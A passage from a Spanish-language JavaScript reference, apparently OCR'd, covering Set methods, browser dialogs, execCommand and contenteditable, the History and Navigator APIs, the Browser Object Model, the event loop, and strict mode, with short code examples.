mySet.add(1).add(2).add(3);
```

Sección 43.3: Eliminar un valor de un Set

Para eliminar un valor de un conjunto, utilice el método `.delete()`:

```
mySet.delete(some_val);
```

Esta función devolverá `true` si el valor existía en el conjunto y fue eliminado, o `false` en caso contrario.

Sección 43.4: Comprobación de la existencia de un valor en un Set

Para comprobar si un valor dado existe en un conjunto, utilice el método `.has()`:

```
mySet.has(someVal);
```

Devolverá `true` si `someVal` aparece en el conjunto, `false` en caso contrario.

Sección 43.5: Limpiar un Set

Puede eliminar todos los elementos de un conjunto utilizando el método `.clear()`:

```
mySet.clear();
```

Sección 43.6: Obtener la longitud del Set

Puede obtener el número de elementos dentro del conjunto utilizando la propiedad `.size`.

```
const mySet = new Set([1, 2, 2, 3]);
mySet.add(4);
mySet.size; // 4
```

Esta propiedad, a diferencia de `Array.prototype.length`, es de sólo lectura, lo que significa que no puedes cambiarla asignándole algo:

```
mySet.size = 5;
mySet.size; // 4
```

En modo estricto incluso lanza un error:

```
TypeError: No se puede set el tamaño de la propiedad de #<Set> que sólo tiene un getter
```

Sección 43.7: Convertir conjuntos en arrays

A veces puede ser necesario convertir un `Set` en un array, por ejemplo para poder utilizar métodos de `Array.prototype` como `.filter()`. Para ello, utilice `Array.from()` o la `asignación de desestructuración`:

```
var mySet = new Set([1, 2, 3, 4]);
// uso Array.from
const myArray = Array.from(mySet);
// uso destructuring-assignment
const myArray = [...mySet];
```

Ahora puedes filtrar el array para que sólo contenga números pares y convertirlo de nuevo en `Set` utilizando el constructor `Set`:

```
mySet = new Set(myArray.filter(x => x % 2 === 0));
```

`mySet` ahora sólo contiene números pares:

```
console.log(mySet); // Set {2, 4}
```

Sección 43.8: Intersección y diferencia de Sets

No hay métodos incorporados para la intersección y la diferencia en los conjuntos, pero se puede conseguir convirtiéndolos en matrices, filtrándolos y convirtiéndolos de nuevo en conjuntos:

```
var set1 = new Set([1, 2, 3, 4]),
set2 = new Set([3, 4, 5, 6]);
const intersection = new Set(Array.from(set1).filter(x => set2.has(x)));//Set {3, 4}
const difference = new Set(Array.from(set1).filter(x => !set2.has(x))); //Set {1, 2}
```

Sección 43.9: Iterar Sets

Puedes utilizar un simple bucle `for of` para iterar un `Set`:

```
const mySet = new Set([1, 2, 3]);
for (const value of mySet) {
     console.log(value); // muestra 1, 2 y 3
}
```

Al iterar sobre un conjunto, siempre devolverá los valores en el orden en que se añadieron por primera vez al conjunto. Por ejemplo:

```
const set = new Set([4, 5, 6])
set.add(10)
set.add(5) // 5 ya existe en el conjunto
Array.from(set) // [4, 5, 6, 10]
```

También hay un método `.forEach()`, similar a `Array.prototype.forEach()`. Tiene dos parámetros, `callback`, que se ejecutará para cada elemento, y opcional `thisArg`, que se utilizará como `this` al ejecutar `callback`.

`callback` tiene tres argumentos. Los dos primeros argumentos son el elemento actual de `Set` (por coherencia con `Array.prototype.forEach()` y `Map.prototype.forEach()`) y el tercer argumento es el propio `Set`.

```
mySet.forEach((value, value2, set) => console.log(value)); // muestra 1, 2 y 3
```

Capítulo 44: Modals - Prompts

Sección 44.1: Acerca de los User Prompts

Los User Prompts son métodos que forman parte de la API de aplicaciones web y se utilizan para invocar los modales del navegador que solicitan una acción del usuario, como una confirmación o una entrada.

`window.alert(message)`

Muestra una *ventana emergente* modal con un mensaje al usuario.

Requiere que el usuario haga clic en [Aceptar] para salir.

```
alert("Hello World");
```

Más información más abajo en "Uso de alert()".

`boolean = window.confirm(message)`

Muestra una *ventana emergente* modal con el mensaje proporcionado.

Proporciona botones [Aceptar] y [Cancelar] que responderán con un valor booleano `true` / `false` respectivamente.

```
confirm("Delete this comment?");
```

`result = window.prompt(message, defaultValue)`

Muestra una *ventana emergente* modal con el mensaje proporcionado y un campo de entrada con un valor opcional pre-rellenado.

Devuelve como `resultado` el valor de entrada proporcionado por el usuario.

```
prompt("Enter your website address", "http://");
```

Más información abajo en "Uso de prompt()".

`window.print()`

Abre un modal con las opciones de impresión del documento.

```
print();
```

Sección 44.2: Prompt Modal persistente

Cuando se utiliza **prompt** un usuario siempre puede hacer clic en ***Cancelar*** y no se devolverá ningún valor.

Para evitar valores vacíos y hacerlo más **persistente**:

```
<h2>Welcome <span id="name"></span>!</h2>
<script>
     // Modal Prompt persistente
     var userName;
     while(!userName) {
          userName = prompt("Enter your name", "");
          if(!userName) {
               alert("Please, we need your name!");
          } else {
               document.getElementById("name").innerHTML = userName;
          }
     }
</script>
```

Demostración de jsFiddle

Sección 44.3: Confirmar para eliminar el elemento

Una forma de utilizar `confirm()` es cuando alguna acción de UI realiza algunos cambios *destructivos* en la página y es mejor que vaya acompañada de una **notificación** y una **confirmación del usuario** - como por ejemplo antes de borrar un mensaje de correo:

```
<div id="post-102">
     <p>I like Confirm modals.</p>
     <a data-deletepost="post-102">Delete post</a>
</div>
<div id="post-103">
     <p>That's way too cool!</p>
     <a data-deletepost="post-103">Delete post</a>
</div>
// Recoge todos los botones
var deleteBtn = document.querySelectorAll("[data-deletepost]");
function deleteParentPost(event) {
     event.preventDefault(); // Evitar el salto de página al hacer clic en el ancla
     if( confirm("Really Delete this post?") ) {
          var post = document.getElementById( this.dataset.deletepost );
          post.parentNode.removeChild(post);
          // TODO: eliminar ese puesto de la base de datos
     } // si no, no hacer nada
}
// Asignar eventos de clic a los botones
[].forEach.call(deleteBtn, function(btn) {
     btn.addEventListener("click", deleteParentPost, false);
});
```

Demostración de jsFiddle


Sección 44.4: Uso de alert()

El método `alert()` del objeto `window` muestra un *cuadro de alerta* con un mensaje especificado y un botón Aceptar o Cancelar. El texto de ese botón depende del navegador y no puede modificarse.

Sintaxis

```
alert("Hello world!");
// O, alternativamente...
window.alert("Hello world!");
```

Produce



Se suele utilizar un *cuadro de alerta* para asegurarse de que la información llega al usuario.

Nota: El cuadro de alerta quita el foco de la ventana actual y obliga al navegador a leer el mensaje. No abuse de este método, ya que impide al usuario acceder a otras partes de la página hasta que se cierre el cuadro. También detiene la ejecución de código adicional, hasta que el usuario haga clic en OK. (en particular, los temporizadores que se establecieron con `setInterval()` o `setTimeout()` tampoco se activan). La caja de alerta sólo funciona en navegadores, y su diseño no puede ser modificado.

Parámetro	Descripción
`message`	Obligatorio. Especifica el texto que se mostrará en el cuadro de alerta, o un objeto convertido en cadena y mostrado.

Valor de retorno

la función `alert` no devuelve ningún valor

Sección 44.5: Uso de prompt()

El prompt mostrará un diálogo al usuario solicitando su entrada. Puede proporcionar un mensaje que se colocará encima del campo de texto. El valor de retorno es una cadena de caracteres que representa la entrada proporcionada por el usuario.

```
var name = prompt("What's your name?");
console.log("Hello, " + name);
```

También puede pasar a `prompt()` un segundo parámetro, que se mostrará como texto por defecto en el campo de texto del prompt.

```
var name = prompt('What\'s your name?', ' Name...');
console.log('Hello, ' + name);
```

Parámetro	Descripción
`message`	Obligatorio. Texto que se mostrará sobre el campo de texto de la consulta.
`default`	Opcional. Texto predeterminado que se mostrará en el campo de texto cuando se muestre el aviso.

Capítulo 45: execCommand y contenteditable

commandId	value
: Comandos de formato en línea	
`backColor`	Valor de color Cadena de caracteres
`bold`	
`createLink`	Cadena de caracteres URL
`fontName`	Nombre de la familia tipográfica
`fontSize`	"1", "2", "3", "4", "5", "6", "7"
`foreColor`	Valor de color Cadena de caracteres
`strikeThrough`	
`superscript`	
`unlink`	
: Comandos de formato de bloque	
`delete`	
`formatBlock`	"address", "dd", "div", "dt", "h1", "h2", "h3", "h4", "h5", "h6", "p", "pre"
`forwardDelete`	
`insertHorizontalRule`	
`insertHTML`	Cadena de caracteres HTML
`insertImage`	Cadena de caracteres URL
`insertLineBreak`	
`insertOrderedList`	
`insertParagraph`	
`insertText`	Cadena de texto
`insertUnorderedList`	
`justifyCenter`	
`justifyFull`	
`justifyLeft`	
`justifyRight`	
`outdent`	
: Comandos del portapapeles	
`copy`	Cadena de caracteres seleccionada actualmente
`cut`	Cadena de caracteres seleccionada actualmente
`paste`	
: Comandos varios	
`defaultParagraphSeparator`	
`redo`	
`selectAll`	
`styleWithCSS`	
`undo`	
`useCSS`	

Sección 45.1: Escuchar los cambios de contenteditable

Los eventos que funcionan con la mayoría de los elementos de formulario (por ejemplo, `change`, `keydown`, `keyup`, `keypress`) no funcionan con `contenteditable`.

En su lugar, puedes escuchar los cambios de contenido `contenteditable` con el evento `input`. Suponiendo que `contenteditableHtmlElement` es un objeto DOM JS que es `contenteditable`:

```
contenteditableHtmlElement.addEventListener("input", function() {
    console.log("contenteditable element changed");
});
```

Sección 45.2: Primeros pasos

El atributo HTML `contenteditable` proporciona una forma sencilla de convertir un elemento HTML en un área editable por el usuario

```
<div contenteditable>You can <b>edit</b> me!</div>
```

Edición nativa de texto enriquecido

Usando **JavaScript** y execCommandW3C puedes pasar adicionalmente más funciones de edición al elemento `contenteditable` actualmente enfocado (específicamente en la posición del caret o selección).

El método de la función execCommand acepta 3 argumentos

```
document.execCommand(commandId, showUI, value)
```

- `commandId` String de la lista de ***commandId***s disponibles (véase: ***Parámetros***→*commandId*)
- `showUI` Boolean (no implementado. Use `false`)
- `value` String Si un comando espera un ***valor*** String relacionado con el comando, en caso contrario "". (véase: ***Parámetros***→*valor*)

Ejemplo utilizando el **comando** `"bold"` y `"formatBlock"` (donde se espera un **valor**):

```
document.execCommand("bold", false, ""); // Poner en negrita el texto seleccionado
document.execCommand("formatBlock", false, "H2"); // Hacer que el texto seleccionado sea de nivel
de bloque <h2>
```

Ejemplo de inicio rápido:

```
<button data-edit="bold"><b>B</b></button>
<button data-edit="italic"><i>I</i></button>
<button data-edit="formatBlock:p">P</button>
<button data-edit="formatBlock:H1">H1</button>
<button data-edit="insertUnorderedList">UL</button>
<button data-edit="justifyLeft">&#8676;</button>
<button data-edit="justifyRight">&#8677;</button>
<button data-edit="removeFormat">&times;</button>
<div contenteditable><p>Edit me!</p></div>
<script>
    [].forEach.call(document.querySelectorAll("[data-edit]"), function(btn) {
        btn.addEventListener("click", edit, false);
    });
    function edit(event) {
        event.preventDefault();
        var cmd_val = this.dataset.edit.split(":");
        document.execCommand(cmd_val[0], false, cmd_val[1]);
    }
<script>
```

Demostración de jsFiddle

Ejemplo de editor de texto enriquecido básico (navegadores modernos)

Reflexiones finales

Incluso estando presente desde hace mucho tiempo (IE6), las implementaciones y comportamientos de `execCommand` varían de un navegador a otro haciendo que "construir un editor WYSIWYG con todas las funciones y compatible con todos los navegadores" sea una tarea difícil para cualquier desarrollador JavaScript experimentado.

Aunque todavía no está totalmente estandarizado, puede esperar resultados bastante decentes en los navegadores más recientes como **Chrome**, **Firefox**, **Edge**. Si necesita una *mejor* compatibilidad con otros

navegadores y más funciones, como la edición de tablas HTML, etc., lo mejor es buscar un **editor de texto enriquecido** sólido y **ya existente**.

Sección 45.3: Copiar al portapapeles desde textarea usando execCommand("copy")

Ejemplo:

```
<!DOCTYPE html>
<html lang="en">
	<head>
		<meta charset="UTF-8">
		<title></title>
	</head>
	<body>
		<textarea id="content"></textarea>
		<input type="button" id="copyID" value="Copy" />
		<script type="text/javascript">
			var button = document.getElementById("copyID"),
				input = document.getElementById("content");
			button.addEventListener("click", function(event) {
				event.preventDefault();
				input.select();
				document.execCommand("copy");
			});
		</script>
	</body>
</html>
```

`document.execCommand("copy")` copia la selección actual en el portapapeles.

Sección 45.4: Formato

Los usuarios pueden dar formato a los documentos o elementos editables utilizando las funciones de su navegador, como los atajos de teclado habituales para dar formato (Ctrl-B para **negrita**, Ctrl-I para *cursiva*, etc.) o arrastrando y soltando imágenes, enlaces o marcas desde el portapapeles.

Además, los desarrolladores pueden utilizar JavaScript para aplicar formato a la selección actual (texto resaltado).

```
document.execCommand('bold', false, null); // activa el formato de negrita
document.execCommand('italic', false, null); // cambia el formato de cursiva
document.execCommand('underline', false, null); // activa el subrayado
```

Capítulo 46: History

Parámetro	Detalles
`domain`	El dominio que desea actualizar
`title`	El título a actualizar
`path`	La ruta a la que actualizar

Sección 46.1: history.pushState()

Sintaxis:

```
history.pushState(state object, title, url)
```

Este método permite AÑADIR entradas de historiales. Para más información, consulte este documento: [método `pushState()`]

Ejemplo:

```
window.history.pushState("http://example.ca", "Sample Title", "/example/path.html");
```

Este ejemplo inserta un nuevo registro en el historial, la barra de direcciones y el título de la página.

Tenga en cuenta que esto es diferente de `history.replaceState()`. Que actualiza la entrada actual del historial, en lugar de añadir una nueva.

Sección 46.2: history.replaceState()

Sintaxis:

```
history.replaceState(data, title [, url ])
```

Este método modifica la entrada actual del historial en lugar de crear una nueva. Se utiliza principalmente cuando queremos actualizar la URL de la entrada del historial actual.

```
window.history.replaceState("http://example.ca", "Sample Title", "/example/path.html");
```

Este ejemplo reemplaza el historial actual, la barra de direcciones y el título de la página.

Tenga en cuenta que esto es diferente de `history.pushState()`. Que inserta una nueva entrada en el historial, en lugar de reemplazar la actual.

Sección 46.3: Cargar una URL específica de la lista del historial

método `go()`

El método `go()` carga una URL específica de la lista del historial. El parámetro puede ser un número que va a la URL dentro de la posición específica (-1 retrocede una página, 1 avanza una página), o una cadena de caracteres. La cadena de caracteres debe ser una URL parcial o completa, y la función irá a la primera URL que coincida con la cadena de caracteres.

Sintaxis

```
history.go(number|URL)
```

Ejemplo

Haga clic en el botón para retroceder dos páginas:

```
<html>
	<head>
		<script type="text/javascript">
			function goBack()
			{
				window.history.go(-2)
			}
		</script>
	</head>
	<body>
		<input type="button" value="Go back 2 pages" onclick="goBack()" />
	</body>
</html>
```

Capítulo 47: Objeto Navigator

Sección 47.1: Obtiene algunos datos básicos del navegador y los devuelve como un objeto JSON

La siguiente función se puede utilizar para obtener información básica sobre el navegador actual y devolverla en formato JSON.


```
function getBrowserInfo() {
    var
        json = "[{",
        /* El array que contiene la información del navegador */
        info = [
            navigator.userAgent, // Obtener el User-agent
            navigator.cookieEnabled, // Comprueba si las cookies están habilitadas en el
            navegador
            navigator.appName, // Obtener el nombre del navegador
            navigator.language, // Obtener el idioma del navegador
            navigator.appVersion, // Obtener la versión del navegador
            navigator.platform // Obtener la plataforma para la que está compilado el
            navegador
        ],
        /* El array que contiene los nombres de información del navegador */
        infoNames = [
            "userAgent",
            "cookiesEnabled",
            "browserName",
            "browserLang",
            "browserVersion",
            "browserPlatform"
        ];
    /* Creación del objeto JSON */
    for (var i = 0; i < info.length; i++) {
        if (i === info.length - 1) {
            json += '"' + infoNames[i] + '": "' + info[i] + '"';
        }
        else {
            json += '"' + infoNames[i] + '": "' + info[i] + '",';
        }
    };
    return json + "}]";
};
```

Capítulo 48: BOM (Browser Object Model)

Sección 48.1: Introducción

El BOM (Browser Object Model) contiene objetos que representan la ventana actual del navegador y sus componentes; objetos que modelan cosas como el historial, la pantalla del dispositivo, etc.

El objeto superior de la lista de materiales es el objeto ventana, que representa la ventana o pestaña actual del navegador.



- **Document**: representa la página web actual.
- **History**: representa las páginas del historial del navegador.
- **Location**: representa la URL de la página actual.
- **Navigator**: representa información sobre el navegador.
- **Screen**: representa la información de la pantalla del dispositivo.

Sección 48.2: Propiedades del objeto window

El objeto Window contiene las siguientes propiedades.

Propiedad	Descripción
`window.closed`	Si se ha cerrado la ventana.
`window.length`	Número de elementos **`<iframe>`** en la ventana.
`window.name`	Obtiene o establece el nombre de la ventana.
`window.innerHeight`	Altura de la ventana.
`window.innerWidth`	Anchura de la ventana.
`window.screenX`	Coordenada X del puntero, relativa a la esquina superior izquierda de la pantalla.
`window.screenY`	Coordenada Y del puntero, relativa a la esquina superior izquierda de la pantalla.
`window.location`	URL actual del objeto ventana (o ruta de archivo local).
`window.history`	Referencia al objeto historial de la ventana o pestaña del navegador.
`window.screen`	Referencia al objeto de pantalla.
`window.pageXOffset`	El documento de distancia se ha desplazado horizontalmente.
`window.pageYOffset`	El documento de distancia se ha desplazado verticalmente.

Sección 48.3: Métodos del objeto window

El objeto más importante del BOM (`Browser Object Model`) es el objeto ventana. Ayuda a acceder a la información sobre el navegador y sus componentes. Para acceder a estas características, tiene varios métodos y propiedades.

Método	Descripción
`window.alert()`	Crea un cuadro de diálogo con un mensaje y un botón OK
`window.blur()`	Quitar el foco de la ventana
`window.close()`	Cierra una ventana del navegador
`window.confirm()`	Crea un cuadro de diálogo con un mensaje, un botón OK y un botón de cancelación
`window.getComputedStyle()`	Obtener los estilos CSS aplicados a un elemento
`window.moveTo(x,y)`	Mover el borde izquierdo y superior de una ventana a las coordenadas suministradas
`window.open()`	Abre una nueva ventana del navegador con la URL especificada como parámetro
`window.print()`	Indica al navegador que el usuario desea imprimir el contenido de la página actual
`window.prompt()`	Crea un cuadro de diálogo para recuperar los datos introducidos por el usuario
`window.scrollBy()`	Desplaza el documento el número de píxeles especificado
`window.scrollTo()`	Desplaza el documento a las coordenadas especificadas
`window.setInterval()`	Hacer algo repetidamente a intervalos determinados
`window.setTimeout()`	Hacer algo después de un tiempo determinado
`window.stop()`	Detener la carga de la ventana

Capítulo 49: El bucle de eventos

Sección 49.1: El bucle de eventos en un navegador web

La gran mayoría de los entornos JavaScript modernos funcionan según un *bucle de eventos*. Se trata de un concepto común en la programación informática que, en esencia, significa que tu programa espera continuamente a que sucedan cosas nuevas y, cuando suceden, reacciona ante ellas. El *entorno anfitrión* llama a tu programa, generando un "turno" o "tick" o "tarea" en el bucle de eventos, que luego se *ejecuta hasta su finalización*. Cuando ese turno ha terminado, el entorno anfitrión espera a que ocurra algo más, antes de que todo esto comience.

Un ejemplo sencillo es el navegador. Considere el siguiente ejemplo:

```
<!DOCTYPE html>
<title>Event loop example</title>
<script>
    console.log("this a script entry point");
    document.body.onclick = () => {
        console.log("onclick");
    };
    setTimeout(() => {
        console.log("setTimeout callback log 1");
        console.log("setTimeout callback log 2");
    }, 100);
</script>
```

En este ejemplo, el entorno anfitrión es el navegador web.

- El analizador HTML ejecutará primero el `<script>`. Se ejecutará hasta completarse.
- La llamada a `setTimeout` indica al navegador que, transcurridos 100 milisegundos, debe poner en cola una tarea para realizar la acción indicada.
- Mientras tanto, el bucle de eventos se encarga de comprobar continuamente si hay algo más que hacer: por ejemplo, renderizar la página web.
- Después de 100 milisegundos, si el bucle de eventos no está ocupado por alguna otra razón, verá la tarea que `setTimeout` encola, y ejecutará la función, registrando esas dos sentencias.
- En cualquier momento, si alguien hace clic en el cuerpo, el navegador enviará una tarea al bucle de eventos para ejecutar la función manejadora del clic. El bucle de eventos, al estar continuamente comprobando qué hacer, verá esto y ejecutará esa función.

Puedes ver cómo en este ejemplo hay varios tipos diferentes de puntos de entrada en el código JavaScript, que el bucle de eventos invoca:

- El elemento `<script>` se invoca inmediatamente
- La tarea setTimeout se contabiliza en el bucle de eventos y se ejecuta una vez
- La tarea "click handler" puede contabilizarse varias veces y ejecutarse cada vez

Cada vuelta del bucle de eventos es responsable de muchas cosas; sólo algunas de ellas invocarán estas tareas de JavaScript. Para detalles completos, consulte la especificación HTML

Una última cosa: ¿qué queremos decir con que cada tarea del bucle de eventos "se ejecuta hasta su finalización"? Queremos decir que, en general, no es posible interrumpir un bloque de código que está en cola para ejecutarse como una tarea, y nunca es posible ejecutar código intercalado con otro bloque de código. Por ejemplo, aunque hicieras clic en el momento perfecto, nunca podrías conseguir que el código anterior registrara `"onclick"` entre los dos `setTimeout callback log 1/2"`s. Esto se debe a la forma en que la tarea se ejecuta. Esto se debe a la forma en que funciona la asignación de tareas; es cooperativa y basada en colas, en lugar de preventiva.

Sección 49.2: Operaciones asíncronas y bucle de eventos

Muchas operaciones interesantes en entornos comunes de programación JavaScript son asíncronas. Por ejemplo, en el navegador vemos cosas como

```
window.setTimeout(() => {
     console.log("this happens later");
}, 100);
```

y en Node.js vemos cosas como

```
fs.readFile("file.txt", (err, data) => {
     console.log("data");
});
```

¿Cómo encaja esto con el bucle de eventos?

Cuando estas sentencias se ejecutan, le dicen al *entorno anfitrión* (es decir, el navegador o el tiempo de ejecución de Node.js, respectivamente) que se vaya y haga algo, probablemente en otro hilo. Cuando el entorno anfitrión termina de hacer esa cosa (respectivamente, esperar 100 milisegundos o leer el archivo `file.txt`) enviará una tarea al bucle de eventos, diciendo "llama al callback que me dieron antes con estos argumentos".

El bucle de eventos está entonces ocupado haciendo lo suyo: renderizando la página web, escuchando la entrada del usuario y buscando continuamente tareas publicadas. Cuando ve estas tareas publicadas para llamar a los callbacks, llamará de nuevo a JavaScript. Así es como se consigue un comportamiento asíncrono.

Capítulo 50: Modo estricto

Sección 50.1: Para scripts completos

El modo estricto puede aplicarse a scripts completos colocando la sentencia `"use strict";` antes de cualquier otra sentencia.

```
"use strict";
// el modo estricto se aplica ahora al resto del script
```

El modo estricto sólo se activa en los scripts en los que se define `"use strict";`. Puede combinar scripts con y sin modo estricto, ya que el estado estricto no se comparte entre diferentes scripts.

Version ≥ 6

Nota: Todo el código escrito dentro de módulos y clases ES2015+ es estricto por defecto.

Sección 50.2: Para funciones

El modo estricto también puede aplicarse a funciones individuales anteponiendo la sentencia `"use strict";` al principio de la declaración de la función.

```
function strict() {
      "use strict";
      // el modo estricto se aplica ahora al resto de esta función
      var innerFunction = function () {
            // aquí también se aplica el modo estricto
      };
}
function notStrict() {
      // pero no aquí
}
```

El modo estricto también se aplicará a cualquier función de ámbito interior.

Sección 50.3: Cambios en las propiedades

El modo estricto también impide borrar propiedades no eliminables.

```
"use strict";
delete Object.prototype; // throws a TypeError
```

La sentencia anterior simplemente se ignoraría si no utilizas el modo estricto, sin embargo, ahora ya sabes por qué no se ejecuta como se esperaba.

También le impide ampliar una propiedad no ampliable.

```
var myObject = {name: "My Name"}
Object.preventExtensions(myObject);
function setAge() {
      myObject.age = 25; // No errors
}
function setAge() {
      "use strict";
      myObject.age = 25; // TypeError: can't define property "age": Object is not extensible
}
```

Sección 50.4: Cambios en las propiedades globales

En un ámbito de modo no estricto, cuando se asigna una variable sin inicializarla con las palabras clave `var`, `const` o `let`, se declara automáticamente en el ámbito global:

```
a = 12;
console.log(a); // 12
```

Sin embargo, en modo estricto, cualquier acceso a una variable no declarada provocará un error de referencia:

```
"use strict";
a = 12; // ReferenceError: a no está definida
console.log(a);
```

Esto es útil porque JavaScript tiene una serie de posibles eventos que a veces son inesperados. En modo no estricto estos eventos a menudo llevan a los desarrolladores a creer que son errores o comportamientos inesperados, por lo tanto, al habilitar strict-mode cualquier error que se lanza les obliga a saber exactamente lo que se está haciendo.

```
"use strict";
                          // Suponiendo que exista una variable global mistypedVariable
mistypedVaraible = 17;    // esta línea lanza un ReferenceError debido a que la etiqueta
                          // error ortográfico variable
```

Este código en modo estricto muestra un posible escenario: lanza un error de referencia que apunta al número de línea de la asignación, permitiendo al desarrollador detectar inmediatamente el error tipográfico en el nombre de la variable.

En modo no estricto, además de que no se lanza ningún error y la asignación se realiza con éxito, la `mistypedVaraible` se declarará automáticamente en el ámbito global como una variable global. Esto implica que el desarrollador necesita buscar manualmente esta asignación específica en el código.

Además, al forzar la declaración de variables, el desarrollador no puede declarar accidentalmente variables globales dentro de funciones. En modo no estricto:

```
function foo() {
    a = "bar"; // se declara automáticamente en el ámbito global
}
foo();
console.log(a); // >> bar
```

En modo estricto, es necesario declarar explícitamente la variable:

```
function strict_scope() {
    "use strict";
    var a = "bar"; // variable es local
}
strict_scope();
console.log(a); // >> "ReferenceError: a no está definida"
```

La variable también puede declararse fuera y después de una función, lo que permite utilizarla, por ejemplo, en el ámbito global:

```
function strict_scope() {
    "use strict";
    a = "bar"; // variable es global
}
var a;
strict_scope();
console.log(a); // >> bar
```

Sección 50.5: Parámetros duplicados

El modo estricto no permite utilizar nombres de parámetros de función duplicados.

```
function foo(bar, bar) {} // No hay error. bar se establece en el argumento final cuando se llama
a
"use strict";
function foo(bar, bar) {}; // SyntaxError: argumento formal bar duplicado
```

Sección 50.6: Ámbito de la función en modo estricto

En modo estricto, las funciones declaradas en un bloque local son inaccesibles fuera del bloque.

```
"use strict";
{
	f(); // 'hi'
	function f() {console.log('hi');}
}
f(); // ReferenceError: f no está definida
```

En cuanto al ámbito, las declaraciones de función en modo estricto tienen el mismo tipo de vinculación que `let` o `const`.

Sección 50.7: Comportamiento de la lista de argumentos de una función

El objeto `arguments` se comportan de forma diferente en modo *estricto* y *no estricto*. En modo *no estricto*, el objeto `argument` reflejará los cambios en el valor de los parámetros que estén presentes, sin embargo, en modo *estricto* cualquier cambio en el valor del parámetro no se reflejará en el objeto `argument`.

```
function add(a, b){
	console.log(arguments[0], arguments[1]); // Muestra : 1,2
	a = 5, b = 10;
	console.log(arguments[0], arguments[1]); // Muestra : 5,10
}
add(1, 2);
```

En el código anterior, el objeto `arguments` se modifica cuando cambiamos el valor de los parámetros. Sin embargo, para el modo *estricto*, no se reflejará lo mismo.

```
function add(a, b) {
	'use strict';
	console.log(arguments[0], arguments[1]); // Muestra : 1,2
	a = 5, b = 10;
	console.log(arguments[0], arguments[1]); // Muestra : 1,2
}
```

Cabe destacar que, si alguno de los parámetros está `undefined`, e intentamos cambiar el valor del parámetro tanto en modo *estricto* como en modo *no estricto*, el objeto `arguments` permanece inalterado.

Modo estricto

```
function add(a, b) {
      'use strict';
      console.log(arguments[0], arguments[1]);  // undefined,undefined
